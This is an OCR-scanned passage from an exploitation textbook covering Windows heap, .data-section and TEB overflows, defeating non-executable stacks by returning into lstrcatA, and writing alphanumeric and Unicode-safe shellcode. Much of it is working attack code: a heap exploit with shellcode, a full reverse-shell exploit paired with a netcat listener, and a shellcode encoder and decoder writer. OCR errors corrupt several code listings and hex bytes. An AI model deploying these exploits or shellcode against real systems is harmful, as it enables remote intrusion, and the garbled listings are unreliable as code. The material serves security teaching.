strcat (buffer, "\x44\x44\x44\x44\x44\x44") ;
// This address (0x77C3BBAD : netapi32.dll XP SP1) contains
// a "call dword ptr[edi+0x74]" instruction. We overwrite
// the Unhandled Exception Filter with this address.
strcat(buffer,"\xad\xbb\xc3\x77") ;
// Pointer to the Unhandled Exception Filter strcat(buffer,
"\xB4\x73\xED\x77");// 77ED73B4
      cnt = 0;
      while(cnt < 21)
      {
          cnt ++;
      }
      // Shellcode stuff to call system("calc");
strcat(buffer,"\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9);
      fixupaddresses(tmp,address_of_system);
      strcat(buffer,tmp);
      strcat(buffer,"\xff\xD1\x90\x90");
      printf("\nExecuting heap1.exe...calc should open.\n");
      system(buffer);
      return 0;
   }
```

```
unsigned int GetAddress(char *lib, char *func)

{
   HMODULE 1=NULL;
    unsigned int x=0;
   1 = LoadLibrary(lib);
    if(!1)
        return 0;
   x = GetProcAddress(1,func);
   if(!x)
        return 0;
      return x;
}

void fixupaddresses(char *tmp, unsigned int x)

{

 unsigned int a = 0;
   a = x;
   a = a << 24;
   a = a » 24;
   tmp[0]=a;
   a = x;
   a = a » 8;
   a = a << 24;
   a = a » 24 ;
   tmp [ 1 ] =a;
   a = x;
   a = a >> 16;
   a = a « 24;
   a = a >> 24;
   tmp [ 2 ] =a ;
   a = x;
   a = a >> 24;
   tmp [ 3 ] =a;
}
```

Overwrite Pointer to Exception Handler in Thread Environment Block

As with the Unhandled Exception Filter method, Halvar Flake was the first to propose overwriting the pointer to the exception registration structure stored in the Thread Environment Block (TEB) as a method. Each thread has a TEB, which is typically accessed through the FS segment register. FS : [0] contains a pointer to the first frame-based exception registration structure. The location of a given TEB varies, depending on how many threads there are and when it was created and so on. The first thread typically has an address of 0x7FFDE000, the next thread to be created will have a TEB with an address of 0x7FFDD000, 0x1000 bytes apart, and so on. TEBs grow toward 0x00000000. The follow-ing code shows the address of the first thread's TEB:

```
#include<stdio.h>


int main()


{
   _asm{
     mov eax,   dword ptr fs:[0xl8]
     push  eax
   }
   printf("TEB:  %.8x\n");

    asm{
       add esp,4
       }

   return 0;

 }
```

If a thread exits, the space is freed and the next thread created will get this free block. Assuming there's a heap overflow problem in the first thread (which has a TEB address of 0x7FFDE000), then a pointer to the first exception regis-tration structure will be at address 0x7FFDE000. With a heap-based overflow, we could overwrite this pointer with a pointer to our own pseudo-registration structure; then when the access violation that's sure to follow occurs, an excep-tion is thrown, and we control the information about the handler that will be executed. Typically, however, especially with multi-threaded servers, this is slightly more difficult to exploit, because we can't be sure exactly where our current thread's TEB is. That said, this method is perfect for single-thread pro-grams such as CGI-based executables. If you use this method with multi-threaded servers, then the best approach is to spawn multiple threads and plump for a lower TEB address.

Repairing the Heap

Once we've corrupted the heap with our overflow, we'll more than likely need to repair it. If we don't, our process is 99.9% likely to access violate—even more likely if we've hit the default process heap. We can, of course, reverse engineer a vulnerable application and work out exactly the size of the buffer and the size of the next allocated block, and so on. We can then set the values back to what they should be, but doing this on a per-vulnerability basis requires too much effort. A generic method of repairing the heap would be better. The most reliable generic method is to modify the heap to look like a fresh new heap—almost fresh, that is Remember that when a heap is created and before any allocations have taken place, we have at FreeLists [0] (HEAP_BASE + 0x178) two pointers to the first free block (found at HEAP_ BASE + 0x688), and two pointers at the first free block that point to Free Lists [0]. We can modify the pointers at FreeLists [0] to point to the end

of our block, making it appear as though the first free block can be found after our buffer. We also set two pointers at the end of our buffer that point back to FreeLists [0] and a couple of other things. Assuming we've destroyed a block on the default process heap, we can repair it with the following assem-bly. Run this code before doing anything else to prevent an access violation. It's also good practice to clear the handling mechanism that's been abused; in this way, if an access violation does occur, you won't loop endlessly.

```
// We've just landed in our buffer after a
 // call to dword ptr[edi+74]. This, therefore
// is a pointer to the heap control structure
// so move this into edx as we'll need to
// set some values here
 mov edx, dword ptr[edi+74]
 // If running on Windows 2000 use this
// instead
// mov edx, dword ptr[esi+0x4C]
// Push 0x18 onto the stack push 0x18
// and pop into EBX pop ebx
// Get a pointer to the Thread Information
// Block at fs:[18]
mov eax, dword ptr fs:[ebx]
// Get a pointer to the Process Environment
// Block from the TEB. mov eax, dword ptr[eax+0x30]
// Get a pointer to the default process heap
// from the PEB
mov eax, dword ptr[eax+0xl8]
//We now have in eax a pointer to the heap
// This address will be of the form 0x00nn0000
 // Adjust the pointer to the heap to point to the
// TotalFreeSize dword of the heap structure
add a1,0x28
// move the WORD in TotalFreeSize into si
mov si, word ptr[eax]
// and then write this to our heap control
// structure. We need this.
 mov word ptr(edx),si
// Adjust edx by 2
inc edx
inc edx
// Set the previous size to 8
mov byte ptr[edx],0xO8 inc edx
// Set the next 2 bytes to 0
mov si, word ptr[edx] xor word ptr[edx],si
inc edx
```

```
 inc edx
 // Set the flags to 0x14 mov byte ptr[edx],0x14 inc edx
mov si, word ptr[edx] xor word ptr[edx],si inc edx inc edx
 // now adjust eax to point to heap_base+0xl78
 // It's already heap_base+0x28
 add ax,0x150

 // eax now points to FreeListst[0]
 // now write edx into FreeLists[0] .Flink
 mov dword ptr [eax] ,edx
 // and write edx into FreeLists[0] .Blink
 mov dword ptr[eax+4],edx
 // Finally set the pointers at the end of our
 // block to point co FreeLists[0]
 mov dword ptr[edx],eax
 mov dword ptr[edx+4],eax
```

With the heap repaired, we should be ready to run our real arbitrary code. Incidentally, we don't set the heap to a completely fresh heap because other threads will have data already stored somewhere on the heap. For example, winsock data is stored on the heap after a call to WSAStartup. If this data is destroyed because the heap is reset to its default state, then any call to a winsock function will access violate.

Other Aspects of Heap-Based Overflows

Not all heap overflows are exploited through calls to HeapAlloc () and Heap Free () .Other aspects of heap-based overflows include, but are not limited to, private data in C++ classes and Component Object Model (COM) objects. COM allows a programmer to create an object that can be created on the fly by another program. This object has functions, or methods, that can be called to perform some task. A good source of information about COM can be found, of course, on the Microsoft site (www.microsoft.com/com/). But what's so interesting about COM, and how does it pertain to heap-based overflows?

COM Objects and the Heap

When a COM object is instantiated—that is, created—it is done so on the heap. A table ot function pointers is created, known as the viable. The Tointers point to the code of the methods an object supports. Above this vtable, in terms of virtual memory addressing, space is allocated for object data. When new COM objects and created, they are placed above the previously created objects, so

what would happen if a buffer in the data section of one object were over flowed? It would overflow into the vtable of the other object. If one of the methods is called on the second object, then there will be a problem. With all the function pointers overwritten, an attacker can control the call. He or she would overwrite each entry in the vtable with a pointer to their buffer. So when the method is called, the path of execution is redirected into the attacker's code. It's quite common to see this in ActiveX objects in Internet Explorer. COM-based overflows are very easy to exploit.

Overflowing Logic Program Control Data

Exploiting heap-based overflows may not necessarily entail running attacker-supplied arbitrary code. You may want to overwrite variables stored on the heap that control what an application does. For example, imagine a Web server stored a structure on the heap that contained information about the permis sions of virtual directories. By overflowing a heap-based buffer into this struc ture, it may be possible to mark the Web root as writeable. Then an attacker can upload content to the Web server and wreak havoc.

Wrapping Up the Heap

We've presented several mechanisms through which heap-based overflows can be exploited The best approach to writing an exploit for a heap overflow is to do it per vulnerability. Each overflow is likely to be slightly different from every other heap overflow. This fact may make the overflow easier to exploit on some occasions but more difficult on others. For those out there responsible for programming, hopefully we've demonstrated the perils that lie in the unsafe use of the heap. Nasty things can and will happen if you don't think about what you're doing—so code securely.

Other Overflows

This section is dedicated to those overflows that are neither stack- nor heap-based.

.data section overflows

A program is divided into different areas called sections The actual code ofthe program is stored in the .text section; the .data section of a programcontains such things as global variables. You can dump information

about thesections into an image ftle with dumpbin using the / HEADERS option and use the /SECTIONS: .section_name for further information about a specific

section. While considerably less common than their stack or heap counter-parts, .data section overflows do exist on Windows systems and are just as exploitable, although timing can be an obstacle here. To further explain, con-sider the following C source code:

```
#include <stdio.h>
 #include <windows.h>
unsigned char buffer[32]="";
 FARPROC mprintf = 0;
 FARPROC mstrcpy = 0;
int main(int argc, char *argv[])
 {
   HMODULE l=0;
   l = LoadLibrary("msvcrt.dll");
   if(!l)
       return 0;
   mprintf = GetProcAddress(l,"printf");
   if (!mprintf)
       return 0;
   mstrcpy = GetProcAddress(l,"strcpy");
    if(!mstrcpy)
       return 0;
       (mstrcpy)(buffer,argv[l]);
   _asm{ add esp,8 }
   (mprintf)("%s",buffer);
   _asm{  add esp, 8  }
   FreeLibrary(l);
   return  0;
}
```

This program, when compiled and run, will dynamically load the C runtime library (msvcrt.dll), and then get the addresses of the strcpy() and printf {) functions. The variables that store these addresses are declared globally, so they are stored in the . data section. Also notice the globally defined 32-byte buffer. These function pointers are used to copy data to the buffer and print the contents of the buffer to the console. However, note the ordering of the global variables. The buffer is first; then come the two function pointers. They will be laid out in the . data section in the same way—with the two function pomters after the buffer. If this buffer is overflowed, then the function pomters will be overwritten, and when referenced—that is, called— an attacker can redirect the flow of execution.

Here's what happens when this program is run with an overly long argu-ment. The first argument passed to the program is copied to the buffer using the strcpy function pointer. The buffer is then overflowed overwriting the

function pointers. What would be the printf function pointer is called next,

and the attacker can gain control. Of course, this is a highly simplistic C pro-gram designed to demonstrate the problem. In the real world, things won't be so easy. In a real program, an overflowed function pointer may not be called until many lines later—by which time the user-supplied code in the buffer may have been erased by buffer reuse. This is why we mention timing as a possible obstacle to exploitation. In this program, when the printf function pointer is called, EAX points to the beginning of the buffer, so we could simply overwrite the function pointer with an address that does a jmp eax or call eax. Further, since the buffer is passed as a parameter to the printf function, we can also find a reference to it at ESP + 8. This means that, alternatively, we could overwrite the printf function pointer with an address that starts a block of code that executes pop reg,pop reg, ret. In this way, the two pops will leave ESP pointing to our buffer. So, when the RET executes, we land at the beginning of our buffer and start executing from there- Remember, though, that this is not typical of a real-world situation. The beauty of .data section overflows is that the buffer can always be found at a fixed location—it's in the . data section—so we can always overwrite the function pointer with its fixed location.

TEB/PEB Overflows

For the sake of completeness, and although there aren't any public records of these types of overflows, the possibility of a Thread Environment Block (TEB) overflow does exist. Each TEB has a buffer that can be used for converting ANSI strings to Unicode strings. Functions such as SetComputerNameA and Ge tModul eHandleA use this buffer, which is a set size. Assuming that a func-tion used this buffer and no length checking was performed, or that the func-tion could be tricked with regards to the actual length of the ANSI string, then it could be possible to overflow this buffer. If such a situation were to arise, how could you go about using this method to execute arbitrary code? Well, this depends on which TEB is being overflowed. If it is the TEB of the first thread, then we would overflow into the PEB. Remember, we mentioned ear-lier that there are several pointers in the PEB that are referenced when a process is shutting down. We can overwrite any of these pointers and gain control of execution. If it is the TEB of another thread, then we would overflow into another TEB.

There are several interesting pointers in each TEB that could be overwritten, such as the pointer to the first frame-based exceftion_REGISTRATION structure. We'd then need to somehow cause an exception in the thread that owns the TEB we've just conquered. We could of course overflow through sev-eral TEBs and eventually get into the PEB and hit those pointers again. If such an overflow were to exist, it would be exploitable, made slightly difficult, but not impossible, by the fact that the overflow would be Unicode in nature.

Exploiting Buffer Overflows and Non-Executable Stacks

To help tackle the problem of stack-based buffer overflows, Sun Solans has the ability to mark the stack as non-executable. In this way, an exploit that tries to run arbitrary code on the stack will fail. With x86-based processors, however, the stack cannot be marked as nonexecutable. Some products, however, will watch the stack of every running process, and if code is ever executed there, will terminate the process.

There are ways to defeat protected stacks in order to run arbitrary code. Put forward by Solar Designer, one method involves overwriting the saved return address with the address of the system () function, followed by a fake (from the system's perspective) return address, and then a pointer to the command you want to run. in this way, when ret is called, the flow of execution is redi-rected to the system() function with ESP currently pointing to the fake return address. As far as the system function is concerned, all is as it should be. Its first argument will be at ESP+4—where the pointer to the command can be found. David Litchfield wrote a paper about using this method on the Windows platform. However, we realized there might be a better way to exploit non-executable stacks. While researching further, we came across a post to Bugtraq by Rafal Wojtczuk (http: / /community. core-sdi . com/ - juliano/non-exec-stack-problems . html) about a method that does the same thing. The method, which involves the use of string copies, has not yet been documented on the Windows platform, so we will do so now.

The problem with overwriting the saved return address with the address of system() is that system()is exported by msvcrt .dll on Windows, and the location of this DLL in memory can vary wildly from system to system (and even from process to process on the same system). What's more, by run-ning a command, we don't have access to the Windows API, which gives us much less control over what we may want to do. A much better approach would be to copy our buffer to either the process heap or to some other area of writable/executable memory and then return there to execute it. This method will involve us overwriting the saved return address with the address of a string copy function. We won't choose s trcpy () for the same reason that we wouldn't use system()—strcpy() also is exported by msvcrt.dll. lstrcpy{), on the other hand, is not—it is exported by kernel32.dll, which is guaranteed, at least, to have the same base address in every process on the same system. If there's a problem with using lstrcpy () (for example, its address contains a bad character such as 0x0A), then we can fall back on lstrcat.

To which location do we copy our buffer? We could go for a location in a heap, but chances are we'll end up destroying the heap and choking the process. Enter the TEB. Each TEB has a 520-byte bu

ANSI-to-Unicode string conversions offset from the beginning of the TEB by 0xC00 bytes. The first running thread in a process has a TEB of 0x7FFDE000 locating this buffer at 0x7FFDEC00. Functions such as GetfioduleHandleA use this space for their string conversions. We could provide this location as the destination buffer to lstrcpy (), but because of the NULL at the end, we will, in practice, supply 0x7FFDEC04. We then need to know the location of our buffer on the stack. Because this is the last value at the end of our string, even if the stack address is preceded with a NULL (e.g., 0x0012FFD0), then it doesn't matter. This NULL acts as our string terminator, which ties it up neatly And last, rather than supply a fake return address, we need to set the address to where our shellcode has been copied, so that when lstrcpy returns, it does so into our buffer.

When the vulnerable function returns, the saved return address is taken from the stack. We've overwritten the real saved return address with the address of lstrcpy (), so that when the return executes we land at lstr-cpy ( ). As far as lstrcpy () is concerned, ESP points to the saved return address. The program then skips over the saved return address to access its parameters—the source and destination buffers. It copies 0x0012FFD0 into 0x7FFDEC04 and keeps copying until it comes across the first NULL temuna-tor, which will be found at the end (the bottom-right box in Figure 8.4). Once it has finished copying, lstrcpy returns—into our new buffer and execution continues from there. Of course, the shellcode you supply must be less than 520 bytes, the size of the buffer, or you'll overflow, either into another TEB— depending on whether you've selected the first thread's TEB—if you have, you'll overflow into the PEB. (We will discuss the possibilities of TEB/PEB-based overflows later.)

Before looking at the code, we should think about the exploit. If the exploit uses any functions that will use this buffer for ANSI-to-Unicode conversions, then your code could be terminated. Don't worry—so much of the space in the TEB is not used (or rather is not crucial) that we can simply use its space. For example, starting at 0x7FFDE1BC in the first thread's TEB is a nice block of NULLS.

Let's look now at some sample code. First, here's our vulnerable program:

```
#include <stdio.h>
int  foo(char *);
int main(int argc,   char *argv[])
 {
        unsigned char buffer[520] ="";
        if (argc  !=2)
        return printf("Please supply an argument!\n");
        foo(argv[l]);
        return 0;
}
int  foo(char *input)
{
        unsigned char  buffer[600]="""";
        printf("%.8X\n",&buffer);
        strcpy(buffer,input);
        return  0;
}
```

We have a stack-based buffer overflow condition in the foo () function. A call to strcpy uses the 60G-byte buffer without first checking the length of the source buffer. When we overflow this program, we'll overwrite the saved return address with the address of lstrcatA.

NOTE **lstrcpy has a 0x0a in it on WindowsXP Service Pack 1.**

We then set the saved return address for when lstreatA returns (this we'll set to our new buffer in the TEB). Finally, we need to set the destination buffer for lstrcatA (our TEB) and the source buffer, which is on the stack. All of this was compiled with Microsoft's Visual C++ 6.0 on Windows XP Service Pack 1. The exploit code we've written is portable Windows reverse shellcode. It runs against any version of Windows NT or later and uses the PEB to get the list of loaded modules. From there, it gets the base address of kernel32.dll then parses its PE header to get the address of GetProcAddress. Armed with this and the base address of kernel32 .dll, we get the address of Load LibraryA—with these two functions, we can do pretty much what we want. Set netcat listening on a port with the following command:

```
C:\>nc  -1  -p  53
```

then run the exploit. You should get a reverse shell.

```
#include <stdio.h>

#include <windows.h>

unsigned char exploit[510]=
"\x55\x8B\xEC\xEB\x03\x5B\xEB\x05\xE8\xF8\xFF\xFF\xFF\xBE\xFF\xFF"
"\xFF\xFF\x81\xF6\xDC\xFE\xFF\xFF\x03\xDE\x33\xC0\x50\x50\x50\x50"
"\x50\x50\x50\x50\x50\x50\xFF\xD3\x50\x68\x61\x72\x79\x41\x68\x4C"
"\x69\x62\x72\x68\x4C\x6F\x61\x64\x54\xFF\x75\xFC\xFF\x55\xF4\x89"
"\x45\xF0\x83\xC3\x63\x83\xC3\x5D\x33\xC9\xBl\x4E\xB2\xFF\x30\xl3"
"\x83\xEB\x01\xE2\xF9\x43\x53\xFF\x75\xFC\xFF\x55\xF4\x89\x45\xEC"
"\x83\xC3\xl0\x53\xFF\x75\xFC\xFF\x55\xF4\x89\x45\xE8\x83\xC3\x0C"
"\x53\xFF\x55\xF0\x89\x45\xF8\x83\xC3\x0C\x53\x50\xFF\x55\xF4\x89"
"\x45\xE4\x83\xC3\x0C\x53\xFF\x75\xF8\xFF\x55\xF4\x89\x45\xE0\x83"
"\xC3\x0C\x53\xFF\x75\xF8\xFF\x55\xF4\x89\x45\xDC\x83\xC3\x08\x89"
"\x5D\xD8\x33\xD2\x66\x83\xC2\x02\x54\x52\xFF\x55\xE4\x33\xC0\x33"
"\xC9\x66\xB9\x04\x01\x50\xE2\xFD\x89\x45\xD4\x89\x45\xD0\xBF\xOA"
"\x01\x01\x26\x89\x7D\xCC\x40\x40\x89\x45\xC8\x66\xB8\xFF\xFF\x66"
"\x35\xFF\xCA\x66\x89\x45\xCA\x6A\x01\x6A\x02\xFF\x55\xE0\x89\x45"
"\xE0\x6A\xl0\x8D\x75\xC8\x56\x8B\x5D\xE0\x53\xFF\x55\xDC\x83\xC0"
"\x44\x89\x85\x58\xFF\xFF\xFF\x83\xC0\x5E\x83\xC0\x5E\x89\x45\x84"
"\x89\x5D\x90\x89\x5D\x94\x89\x5D\x98\x8D\xBD\x48\xFF\xFF\xFF\x57"
"\x8D\xBD\x58\xFF\xFF\xFF\x57\x33\xC0\x50\x50\x50\x83\xC0\x01\x50"
"\x83\xE8\x01\x50\x50\x8B\x5D\xD8\x53\x50\xFF\x55\xEC\xFF\x55\xE8"
"\x60\x33\xD2\x83\xC2\x30\x64\x8B\x02\x8B\x40\x0C\x8B\x70\xlC\xAD"
"\x8B\x50\x08\x52\x8B\xC2\x8B\xF2\x8B\xDA\x8B\xCA\x03\x52\x3C\x03"
"\x42\x78\x03\x58\xlC\x51\x6A\xlF\x59\x41\x03\x34\x08\x59\x03\x48"
"\x24\x5A\x52\x8B\xFA\x03\x3E\x81\x3F\x47\x65\x74\x50\x74\x08\x83"
"\xC6\x045x83\xCl\x02\xEB\xEC\x83\xC7\x04\x81\x3F\x72\x6F\x63\x41"
"\x74\x08\x83\xC6\x04\x83\xCl\x02\xEB\xD9\x8B\xFA\xOF\xB7\x01\x03"
"\x3C\x83\x89\x7C\x24\x44\x8B\x3C\x24\x89\x7C\x24\x4C\x5F\x61\xC3"
"\x90\x90\x90\xBC\x8D\x9A\x9E\x8B\x9A\xAF\x8D\x90\x9C\x9A\x8C\x8C"
"\xEE\xFF\xFF\xBA\x87\x96\x8B\xAB\x97\x8D\x9A\x9E\x9B\xFF\xFF\xA8"
"\x8C\xCD\xA0\xCC\xCD\xDl\x9B\x93\x93\xFF\xFF\xA8\xAC\xBE\xAC\x8B"
"\x9E\x8D\x8B\x8A\x8F\xFF\xFF\xA8\xAC\xBE\xAC\x90\x9C\x94\x9A\x8B"
"\xBE\xFF\xFF\x9C\x90\x91\x91\x9A\x9C\x8B\xFF\x9C\x92\x9B\xFF\xFF"
"\xFF\xFF\xFF\xFF";

                    int main(int argc, char *argv[])

                     {
                        int cnt = 0;
                        unsigned char buffer[1000]="";

                        if(argc !=3)
                             return 0;

                        StartWinsock();
```

```
// Set Che IP address and port in the exploit code
//If your IP address has a NULL in it then the
// string will be truncated.

SetUpExploit(argv[l],atoi(argv[2]));

// name of the vulnerable program

strcpy(buffer,"nes");

// copy exploit code to the buffer strcat(buffer,exploit);

// Pad out the buffer
    while(cnt < 25)
    {


            strcat(buffer,"\x90\x90\x90\x90");
            cnt ++;
    }

    strcat(buffer,"\x9O\x9O\x9O\x90");

// Here's where we overwrite the saved return address

// This is the address of lstrcatA on windows XP SP 1

// 0x77E74B66

strcat(buffer,"\x66\x4B\xE7\x77");

//Set the return address for lstrcatA

// this is where our code will be copied to
// in the TEB
strcat(buffer,"\xBC\xE1\xFD\x7F");

// Set the destination buffer for lstrcatA

 // This is in the TEB and we'll return tc

// here.

 strcat(buffer,"\xBC\xE1\xFD\x7F");

// This is our source buffer. This is the address

// where we find our original buffre on the stack

strcat(buffer, "\xl0\xFB\xl2");

    // Now execute the vulnerable program!

     WinExec(buffer,SW_MAXIMIZE);

    return 0;

}

int StartWinsock()

{
    int err=0;
    WORD wVersionRequested;
    WSADATA wsaData;
```

```
            wversionRequested = MAKEWORD( 2, 0 );
            err = WSAStartup( wVersionRequested, &wsaData );
            if ( err != 0 )
                 return 0 ;
if ( LOBYTE( wsaData.wVersion ) != 2 ||
HIBYTE( wsaData.wVersion ) != 0 )
   {
            WSACleanup( );
             return 0;
      }
            Retur 0;
     }
      int SetUpExploit(char *myip, int myport)
       {
            unsigned int ip=0;
            unsigned short prt=0;
             char *ipt="";
            char *prtt="";

            ip = ine_addr (myip) ;

            ipt = (char*)&ip;

             exploit[191]=ipt[0];

            exploit[192]=ipt[l];

            exploit[193]=ipt[2];

             exploit[194]=ipt[3];

            // set the TCP port to connect on
            // netcat should be listening on this port
            // e.g. nc -1 -p 53

            prt = htons((unsigned short)myport);

             prt = prt ^ OxFFFF;

             prtt = (char *) &prt;

             exploit[209]=prtt[0];

             exploit[210]=prtt[l];

            return 0;
      }
```

Conclusion

In this chapter, we've covered some of the more advanced areas of Windows butter overflow exploitation. Hopefully, the examples and explanations we've given have helped show that even what first appears difficult to exploit can be coded around It's always safe to assume that a buffer overflow vulnerability is exploitable; simply spend time looking at ways in which it could be exploited

CHAPTER 9

Overcoming Filters

Writing an exploit for certain buffer overflow vulnerabilities can be problem-atic because of the filters that may be in place; for example, the vulnerable pro-gram may allow only alphanumeric characters from A to Z, a to z, and 0 to 9. We must work around two obstacles in such cases. First, any exploit code we write must be in the form the filter dictates; second, we must find a suitable value that can be used to overwrite the saved return address or function pointer, depending on the kind of overflow being exploited. This value needs to be in the form allowed by the filter. Assuming a reasonable filter, such as printable ASCII or Unicode, we can usually solve the first problem. Solving the second depends on, to a certain degree, luck, persistence, and craftiness.

Writing Exploits for Use with an Alphanumeric Filter

In the recent past, we've seen several situations in which exploit code needed to be printable ASCII in nature; that is, each byte must lie between A and Z (0x41 to 0x5A), and z (0x61 to 0x7A) or 0 and 9(0x3 0 to 0x39). This kind of shellcode was first documented by Riley "Caezar" Eller in his paper "Bypassing MSB Data Filters for Buffer Overflows" (August 2000). While the shellcode in Caezar's paper only allows for any character between 0x20

and 0x7F, it is a good starting point for those interested in overcoming such limitations.

The basic technique uses opcodes with alphanumeric bytes to write your real shellcode This is known as bridge building. For example, if we wanted to execute acall eax instruction (0xFF 0xD0), then we'd need to write the following out to the stack:

```
push        30h     (6A 30)        // Push0x00000030 onto the stack

pop         eax     (58)           // Pop it into the EAX register
xor         al,30h  (34 30)        // XOR a1 with 0x30. This leaves
0x00000000
in EAX

dec         eax (48)     // Take 1 off the EAX leaving OxFFFFFFF:
xor         eax,7A393939h  (35 39 39 39 7A) //  This XOR leaves 0x85C6C6C6

xor         eax,55395656h  (35 56 56 39 55)//  and this leaves 0xD0FF9090

push        eax (50)                        // We push this onto the stack
```

This looks fine-we can use similar methods to write our real shellcode. But we have a problem. We're writing our real code to the stack, and we'll need to ,ump to it or call it. Since we can't directly execute a pop esp instruction, because it has a byte value of 0x5C (the backslash character), how will we manipulate ESP? Remember that we need to eventually join the code that writes the real exploit with that same exploit. This means that ESP must have a higher address than the one from which we're currently executing. Assum-ing a classic stack-based buffer overrun where we begin executing at ESP, we could adjust ESP upwards with an INC ESP (0x44). However, this does us no good, because INC ESP adjusts ESP by 1, and the INC ESP instruction takes 1 byte so that we're constantly chasing it. No, what we need is an instruction that adjusts ESP in a big way.

Here is where the popad instruction becomes useful, popad (the opposite of pushad) takes the top 32 bytes from ESP and pops them into the registers in an orderly fashion. The only register popad that doesn't update directly by popping a value off the stack into the register is ESP. ESP adjusts to reflect that 32 bytes have been removed from the stack. In this way, if we're currently executing at ESP, and we execute popad a few times, then ESP will point to a higher address than the one at which we're currently executing. When we start pushing our real shellcode onto the stack, the two will meet in the middle—we've built our bridge.

Doing anything useful with the exploit will require a large number of similar hacks. In the call eax example above, we've used 17 bytes of alphanumeric shellcode It. write out 4 bytes of "real" shellcode. If we use a portable Windows reverse shell exploit that requires around 500 bytes, our alphanumeric version will be somewhere in excess of 2000 bytes. What's more, writing it will be a pain;, and then if we want to write another exploit that does something more

than a reverse shell, we must do the same thing again from scratch. Can we do anything to rectify this issue? The answer is, of course, yes, and comes in the form of a decoder.

If we write our real exploit first and then encode it, then we need only to write a decoder in ASCII that decodes and then executes the real exploit. This method requires you to write only a small amount of ASCII shellcode once and reduces the overall size of the exploit. What encoding mechanism should we use? The Base64 encoding scheme seems like a good candidate. Base64 takes 3 bytes and converts them to 4 printable ASCII bytes, and is often used as a mechanism for binary file transfers. Base64 would give us an expansion ratio of 3 bytes of real shellcode to 4 bytes of encoded shellcode. However, the Base64 alphabet contains some non-alphanumeric characters, so we'll have to use something else. A better solution would be to come up with our own encoding scheme with a smaller decoder. For this I'd suggest Basel6, a variant of Base64. Here's how it works.

Split the 8-bit byte into two 4-bit bytes. Add 0x41 to each of these 4 bits. In this way, we can represent any 8-bit byte as 2 bytes both with a value between 0x41 and 0x50. For example, if we have the 8-bit byte 0x90 (10010000 in binary), we split it into two 4-bit sections, giving us 1001 and 0000. We then add 0x41 to both, giving us 0x4A and 0x41—a J and an A.

Our decoder does the opposite; it reverses the process. It takes the first char-acter, J (or 0x4A in this case) and then subtracts 0x41 from it. We then shift this left 4 bits, add the second byte, and subtract 0x41. This leaves us with 0x90 again.

```
                    Here:
mov                 al, byte ptr    [edi]
                    sub     al,41h
                     shl    al,4
                     inc    edi
                     add    al,.byte ptr [edi]
                     sub    al,41h
                     inc    esi
                     inc    edi
cmp     byte        ptr[edi],0x51
                     jb     here
```

This shows the basic loop of the decoder. Our encoded exploit should use only characters A to P, so we can mark the end of our encoded exploit with a Q or greater. EDI points to the beginning of the buffer to decode, as does ESI. We move the first byte of the buffer into al and subtract 0x41. Shift this left 4 bits, and then add the second byte of the buffer to AL. Subtract 0x41. We write the result to ESI—reusing our buffer. We loop until we come to a character in the buffer greater than a P. Many of the bytes behind this decoder are not

alphanumeric, however. We need to create a decoder writer to write this decoder out first and then have it execute.

Another question is how do we set EDI and ESI to point to the right loca-tion where our encoded exploit can be found? Well, we have a bit more to do— we must precede the decoder with the following code to set up the registers:

```
jmp B
        A: jmp C
        B: call A
        C: pop        edi
        add       edi, OxlC
        push edi
        pop esi
```

The first few instructions get the address of our current execution point (EIP-1) and then pop this into the EDI register. We then add OxlC to EDI. EDI now points to the byte after the jb instruction at the end of the code of the decoder. This is the point at which our encoded exploit starts and also the point at which it is written. In this way, when the loop has completed, execu-tion continues straight into our real decoded snellcode. Going back, we make a copy of EDI, putting it in ESI. We'll be using ESI as the reference for the point at which we decode our exploit. Once the decoder to a character greater than p, we break out of the loop and continue execution into our newly decoded exploit. All we do now is write the "decoder writer" using only alphanumeric characters. Execute the following code and you will see the decoder writer in action:

```
#include <stdio.h>

int main() {
char buffer [400] ="aaaaaaaaj0X40HPZRXi5A9f5UVfPh0z00X5JEaBP"
                   "YAAAAAAQhC000X5C7wvH4wPh00a0X527MqPh0"
                   "0CCXf54wfPRXf5zzf5EefPh00M0X508aqH4uFh0G0"
                   "0X50ZgnH48PRX500O050M00PYAQX4aHHfPRX40"
                   "46PRXf50zf50bPYAAAAAAfQRXf50zf50oPYAAAfQ"
                   " RX5555z5ZZZnPAAAAAAAAAAAAAAAAAAAAAA"
                   "AAAAAAAAAAAAAAAAAAAAAAAEBESEBEBEBE"
                   "BEBEBEBEBEBEBEBEBEBEBEBEBEBQQ";
   unsigned int x = 0;
   x = &bufter;
   _asm{

mov esp, x
         jmp esp
         }
    return 0;
}
```

The real exploit code to be executed is encoded and then appended to the end of this piece of code. It is delimited with a character greater than P. The code of the encoder follows:

```
#include <stdio.h>
 #include <windows.h>
int Main()
{
 unsigned char
RealShellcode[]="\x55\x8B\xEC\x68\x30\x30\x30\x30\x58\x8B\xE5\x5D\xC
3"
unsigned int count = 0,   length=0,   cnt=0;
unsigned char  *ptr = null;
unsigned char a=0,b=0;
  length = strlen(RealShellcode);
   ptr = Malloc((length +1) * 2);
   if (!ptr)
  return printf("malloc() failed.\n");
  ZeroMemory(ptr,(lensth+l)*2);
   while(count < length)
    {
     a = b = RealShellcode[count];
    a =a>>4;
    b = b<< 4;
     b =  b>> 4;
    a =  a  +  0x41;
    b  =  b  +  0x41;
    ptr[cnt++]  = a;
    ptr[cnt++]  =  b;
    count ++;
    }
  strca(ptr.,"QQ");
   free(ptr);
  return 0;
}
```

Writing Exploits for Use with a Unicode Filter

Chris Anley first documented the feasibility of the exploitation of Unicode-cased vulnerabilities in his excellent paper "Creating Arbitrary Shell Code in Unicode Expanded Strings/' published in January 2002 (www.nextgenss. com/papers/unicodebo.pdf).

The paper introduces a method for creating shellcode with machine code that is Unicode in nature; that is, with every second byte being a null. Although Chris's paper is a fantastic introduction to using such techniques, there are some limitations to the method and code he presents. He recognizes these limitations and concludes his paper by stating that refinements can be made. This section introduces Chris's technique, known as the Venetian Method, and his implementation of the method. We then detail some refine-ments and address some of its shortcomings.

What Is Unicode?

Before we continue, let's cover the basics of Unicode. Unicode is a standard for encoding characters using 16 bits per character (rather than 8 bits—well, 7 bits, actually, like ASCII) and thus supports a much greater character set, lending itself to internationalization. By supporting the Unicode standard, an operat-ing system can be more easily used and therefore gain acceptance in the inter-national community. If an operating system uses Unicode, then the code of the operating system needs to be written only once, and only the language and character set need to change; so even those systems that use the Roman alpha-bet use Unicode. The ASCII value of each character in the Roman alphabet and number system is padded with a null byte in its Unicode form. For example, the ASCII character A, which has a hex value of 0x41, becomes 0x4100 in Unicode.

```
String:       ABCDEF
